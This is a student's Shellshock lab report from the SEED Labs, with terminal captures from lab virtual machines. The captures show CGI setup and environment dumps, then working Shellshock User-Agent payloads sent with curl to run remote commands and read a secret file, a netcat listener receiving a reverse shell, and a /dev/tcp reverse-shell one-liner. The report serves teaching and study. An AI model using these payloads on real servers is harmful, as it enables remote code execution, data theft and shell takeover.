



2 Lab Tasks

Task 1: As one can see, after the foo function is exported, and bash is run, nothing happens, but when bash_shellshock is run, the additional echo is executed. I do know that the patched version is not vulnerable to the shellshock attack, but the bash_shellshock version is.




```
gibs_vm1.3 [Running] - Oracle VM VirtualBox
Terminator
/bin/bash
[01/24/19]seed@VM:~$ foo='() { echo "CS is fun"; }; echo "you about to get shellshocked";'
[01/24/19]seed@VM:~$ echo $foo
() { echo "CS is fun"; }; echo "you about to get shellshocked";
[01/24/19]seed@VM:~$ export foo
[01/24/19]seed@VM:~$ bash
[01/24/19]seed@VM:~$ bash_shellshock
you about to get shellshocked
[01/24/19]seed@VM:~$
```

Task 2:




```
gibs_vm1.3 [Running] - Oracle VM VirtualBox
Terminator
root@VM: /usr/lib/cgi-bin
root@VM: /usr/lib/cgi-bin 66x24
root@VM:/home/seed# cd /usr/lib/cgi-bin
root@VM:/usr/lib/cgi-bin# vim myprog.cgi
root@VM:/usr/lib/cgi-bin# chmod 775 myprog.cgi
root@VM:/usr/lib/cgi-bin# curl http://localhost/cgi-bin/myprog.cgi
Hello World
root@VM:/usr/lib/cgi-bin#
```




```
gibs_vm1.3 [Running] - Oracle VM VirtualBox
Mozilla Firefox
File Edit View History Bookmarks Tools Help
localhost/cgi-bin/myprog.cgi
localhost/cgi-bin/myprog.cgi
Most Visited SEED Labs Sites for Labs
Hello World
```

Task 3: We can make use of a CGI program to add any string we want to the print out of the environmental variables.




```
gibs_vm1.3 [Running] - Oracle VM VirtualBox
Terminator
root@VM: ~
UPSTART_INSTANCE=
LOGNAME=root
UPSTART_EVENTS=xsession started
XDG_SESSION_DESKTOP=ubuntu
COMPIZ_BIN_PATH=/usr/bin/
QT4_IM_MODULE=xim
XDG_DATA_DIRS=/usr/share/ubuntu:/usr/share/gnome:/usr/local/share/
:/usr/share/:/var/lib/snapd/desktop
J2SDKDIR=/usr/lib/jvm/java-8-oracle
DBUS_SESSION_BUS_ADDRESS=unix:abstract=/tmp/dbus-0ScUzG2D5U
LESSOPEN=| /usr/bin/lesspipe %s
UPSTART_JOB=unity7
INSTANCE=
DISPLAY=:0
XDG_RUNTIME_DIR=/run/user/1000
J2REDIR=/usr/lib/jvm/java-8-oracle/jre
GTK_IM_MODULE=ibus
XDG_CURRENT_DESKTOP=Unity
LESSCLOSE=/usr/bin/lesspipe %s %s
COLORTERM=gnome-terminal
XAUTHORITY=/home/seed/.Xauthority
=./myprog2.cgi
OLDPWD=/home/seed/lib
root@VM:~#
```




```
gibs_vm1.3 [Running] - Oracle VM VirtualBox
Mozilla Firefox
localhost/cgi-bin/myprog2.cgi
localhost/cgi-bin/myprog2.cgi
***** Enviromental Variables *****
HTTP_HOST=localhost
HTTP_USER_AGENT=Mozilla/5.0 (X11; Ubuntu; Linux i686; rv:60.0) Gecko/20100101 Firefox/60.0
HTTP_ACCEPT=text/html,application/xhtml+xml,application/xml;q=0.9,*/*;q=0.8
HTTP_ACCEPT_ENCODING=gzip, deflate
HTTP_CONNECTION=keep-alive
HTTP_UPGRADE_INSECURE_REQUESTS=1
PATH=/usr/local/sbin:/usr/local/bin:/usr/sbin:/usr/bin:/sbin:/bin
SERVER_SIGNATURE=<address>Apache/2.4.18 (Ubuntu) Server at localhost Port 80</address>
SERVER_SOFTWARE=Apache/2.4.18 (Ubuntu)
SERVER_NAME=localhost
SERVER_ADDR=127.0.0.1
SERVER_PORT=80
REMOTE_ADDR=127.0.0.1
DOCUMENT_ROOT=/var/www/html
REQUEST_SCHEME=http
CONTEXT_PREFIX=/cgi-bin/
CONTEXT_DOCUMENT_ROOT=/usr/lib/cgi-bin/
SERVER_ADMIN=webmaster@localhost
SCRIPT_FILENAME=/usr/lib/cgi-bin/myprog2.cgi
REMOTE_PORT=57052
GATEWAY_INTERFACE=CGI/1.1
SERVER_PROTOCOL=HTTP/1.1
REQUEST_METHOD=GET
QUERY_STRING=
REQUEST_URI=/cgi-bin/myprog2.cgi
SCRIPT_NAME=/cgi-bin/myprog2.cgi
```


Task 4: We can steal the content of the secret file in the directory, but we cannot steal the content of the shadow file, and I believe that is because when we remote we only have a standard user access, and you must be root in order to access the shadow file.



```
gibs_vm1.3_clone [Running] - Oracle VM VirtualBox
Terminator
/bin/bash
[01/29/19]seed@VM:~/cgi-bin$ curl -A "() { echo hello;}; echo Content_type: text/plain; echo; /bin/ls -l" http://10.0.2.4/cgi-bin/myprog.cgi
total 12
-rwxrwxr-x 1 seed seed 90 Jan 24 16:14 myprog.cgi
-rwxr-xr-x 1 root root 130 Jan 29 16:39 myprog2.cgi
-rw-r--r-- 1 root root 47 Jan 29 23:09 secret_file
[01/29/19]seed@VM:~/cgi-bin$ curl -A "() { echo hello;}; echo Content_type: text/plain; echo; /bin/cat secret_file" http://10.0.2.4/cgi-bin/myprog.cgi
Secrets:
- I like kitty cats.
- Other stuff.
[01/29/19]seed@VM:~/cgi-bin$
```

Task 5: The attacker listens on a port, and the victim connects to that port. This gives the attacker remote access to the victims shell.



```
gibs_vm1.3_clone [Running] - Oracle VM VirtualBox
/bin/bash
[01/29/19]seed@VM:~/cgi-bin$ nc -l 9090 -v
Listening on [0.0.0.0] (family 0, port 9090)
Connection from [10.0.2.4] port 9090 [tcp/*] accepted (family 2, s
port 43136)
bash: cannot set terminal process group (1384): Inappropriate ioctl
for device
bash: no job control in this shell
www-data@VM:/usr/lib/cgi-bin$ id
id
uid=33(www-data) gid=33(www-data) groups=33(www-data)
www-data@VM:/usr/lib/cgi-bin$ ls
ls
myprog.cgi
myprog2.cgi
secret_file
www-data@VM:/usr/lib/cgi-bin$
```

Task 6: When the patched version of bash is used, no strings are printed out with the environmental variables, and the reverse shell cannot be obtained.

```
gibs_vm1.3 [Running] - Oracle VM VirtualBox
Terminator
root@VM: /usr/lib/cgi-bin
root@VM: /usr/lib/cgi-bin 66x24
root@VM:/usr/lib/cgi-bin# curl -A "() { echo hello;}; echo Content
type: text/plain; echo; echo; /bin/bash -i > /dev/tcp/10.0.2.5/90
90 0<&1 2>&1" http://10.0.2.4/cgi-bin/myprog.cgi
Hello World
root@VM:/usr/lib/cgi-bin#

gibs_vm1.3_clone [Running] - Oracle VM VirtualBox
/bin/bash 66x25
[01/29/19]seed@VM:.../cgi-bin$ nc -l 9090 -v
Listening on [0.0.0.0] (family 0, port 9090)
```